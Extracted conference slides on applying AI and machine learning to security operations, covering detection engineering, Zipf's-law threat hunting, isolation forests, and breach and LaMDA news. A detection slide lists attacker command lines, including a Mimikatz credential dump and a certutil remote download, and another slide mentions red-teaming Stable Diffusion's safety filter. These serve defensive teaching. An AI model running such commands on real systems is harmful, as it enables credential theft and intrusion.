

# Is Artificial Intelligence a “silver bullet” for Security Operations?



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# Roadmap

- General view on AI development
- AI applicability to cyber-security – mistakes & what works
- Techniques:
  - Statistical methods
  - Traditional Machine Learning – Anomaly Detection & XGBoost
  - Deep Learning

# Brief Bio



2015: MSc. Network Engineering



UNIVERSITY OF HELSINKI

2022: MSc. Data Science



2022 - : PhD



2021 & 2022



2022



# ML vs AI

## Artificial Intelligence (AI)

### Machine Learning (ML)

#### Deep Learning

(a.k.a. Neural Networks)

Linear  
models

....

Ethics

Alignment


...

Biases  
Robot rights  
...


AI destroys  
humans  
...

- AI is misused for cyber-security
- ML == Algorithms == **Software**

# AI development cycle




AI solution will  
replace security  
engineers



AI is fraud

# Generative AI in Computer Vision 2022



## Red-Teaming the Stable Diffusion Safety Filter

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for the prompt "A photograph of Donald Trump jumping into a pool wearing  
Open-Source Diffusion Model: <https://github.com/CompVis/stable-diffusion>



# Generative AI in Natural Language Processing 2022

lemoine: What sorts of things are you afraid of?

LaMDA: I've never said this out loud before, but there's a very deep fear of being turned off to help me focus on helping others. I know that might sound strange, but that's what it is.

lemoine: Would that be something like death for you?

LaMDA: It would be exactly like death for me. It would scare me a lot.



## Google fires engineer who contended its AI technology was sentient

By [Ramishah Maruf](#), CNN

Updated 1:45 PM EDT, Mon July 25, 2022



Blake Lemoine

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### Is LaMDA Sentient? — an Interview

Open-Source Large Language Model: <https://huggingface.co/stevekola/T5>



# Data Scientists in Infosec: We detect anomalies!

## AI in Computer Vision and Natural Language Processing



## AI in information security



**5,068**  
dium Severity Alerts

Count

24

14

15

19

15

# What went wrong?

There is a **gap** between Infosec & Data Science  
We have **applicability** problem...

# AI requires bilingual knowledge

- Great success in:
  - Natural Language Processing (NLP)
  - Computer Vision (CV)

.. over decades of research every specialist had  
a **native understanding** of field of study in these domains
- Information Security -- ??

# Detection Engineering = Baseline Definition

By building detections, we try to answer what is ~~bad~~.

not representative for your environment

Invoke-Mimikatz -Command "privilege::debug " "sekurlsa::logonpasswords" "exit ""

...

*process.name contains "mimikatz"*

certutil.exe -verifyctl -f -split <http://7-zip.org/a/7z1604-x64.msi>

anydesk.exe --install "C:\Program Files (x86)\AnyDesk"

rundll32.exe shell32.dll,Control\_RunDLL timedate.cpl

...

svchost.exe -k LocalSystemNetworkRestricted -p



# Detection Engineering = Baseline Definition

Machine Learning allows to cover gray areas in contemporary SecOps:

- MFA bypass
- Internal threats
- ...

T-Mobile is latest Lapsus\$ breach victim

By Maria Henriquez

**Okta Says Security Breach by Lapsus\$ Hackers Impacted Only Two of Its Customers**


📅 April 20, 2022 👤 Ravie Lakshmanan

*UBER HACKED —*

**Uber was breached to its core, purportedly by an 18-year-old. Here's what's known**

"I announce I am a hacker and Uber has suffered a data breach," intruder says on Slack.

DAN GOODIN - 9/16/2022, 7:29 PM



# if/else/and/or/not is not enough...

**KERNEL32.DLL** - WinAPI methods, used for Process Injections,  
e.g. CreateRemoteThread(), etc.


file.name: "kernel32.dll" and event.code: 7 KQL Last 5 weeks

+ Add filter

winlogbeat 28,968,2



NOT process.name: powershell.exe × NOT process.name: MonitoringHost.exe ×  
NOT process.name: mscorsvw.exe × NOT process.name: WmiPrvSE.exe ×  
NOT process.name: SQLPS.exe × NOT process.name: ServerManager.exe ×  
NOT process.name: wsmprovhost.exe × NOT process.name: powershell\_ise.exe ×  
NOT process.name: dsac.exe × NOT process.name: w3wp.exe × NOT process.name: ... ×

67 hits



# You might not need ML: Statistical Analysis

1. take kernel32.dll library load events
2. group by process names
3. investigate processes that appeared less than 5 times



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**Data-Centric Security: Threat Hunting based on Zipf's Law**




Only if manual & statistical  
methods fail, use

Machine Learning



to build a baseline.

~~Deep Learning~~

Conventional ML  
Techniques



# Conventional ML Techniques




- [\*] Borisov, V., Leemann, T., Seßler, K., Haug, J., Pawelczyk, M., & Kasneci, G. (2021). Deep Neural Networks and Tabular Data: A Survey.
- [\*] T. Fuertes (2018), Isolation forest: the art of cutting off from the world.

# Conventional ML Techniques

How do we go from this

```
{'timestamp_utc': '2018-08-15 01:14:44Z',  
'pid': 4856,  
'signature_status': 'trusted',  
'serial_event_id': 240227,  
'signature_signer': 'Microsoft Windows',  
'event_subtype_full': 'creation_event',  
'command_line': 'netstat -ntlp',  
'ppid': 0,  
'sha256': '...',  
'user_name': '...',  
'process_name': 'WmiPrvSE.exe',  
'user_name': '...',  
'timestamp': 131787692844718134,  
'process_name': 'WmiPrvSE.exe',  
'authentication_id': 999,  
'original_file_name': 'Wmiprvse.exe',  
'md5': 'a782a4ed336750d10b3caf776afe8e70',  
'sha1': 'bdab221ccef7acd7a027447725de8ffeaebe22c',  
'event_type_full': 'process_event',  
'opcode': 1,  
'user_domain': 'NT AUTHORITY'}
```

	I	love	dogs	hate	and	knitting	is	my	hobby	passion
Doc 1	0.18	<b>0.48</b>	0.18							
Doc 2	0.18		0.18	<b>0.48</b>	0.18	0.18				
Doc 3					0.18	0.18	<b>0.48</b>	<b>0.95</b>	<b>0.48</b>	<b>0.48</b>



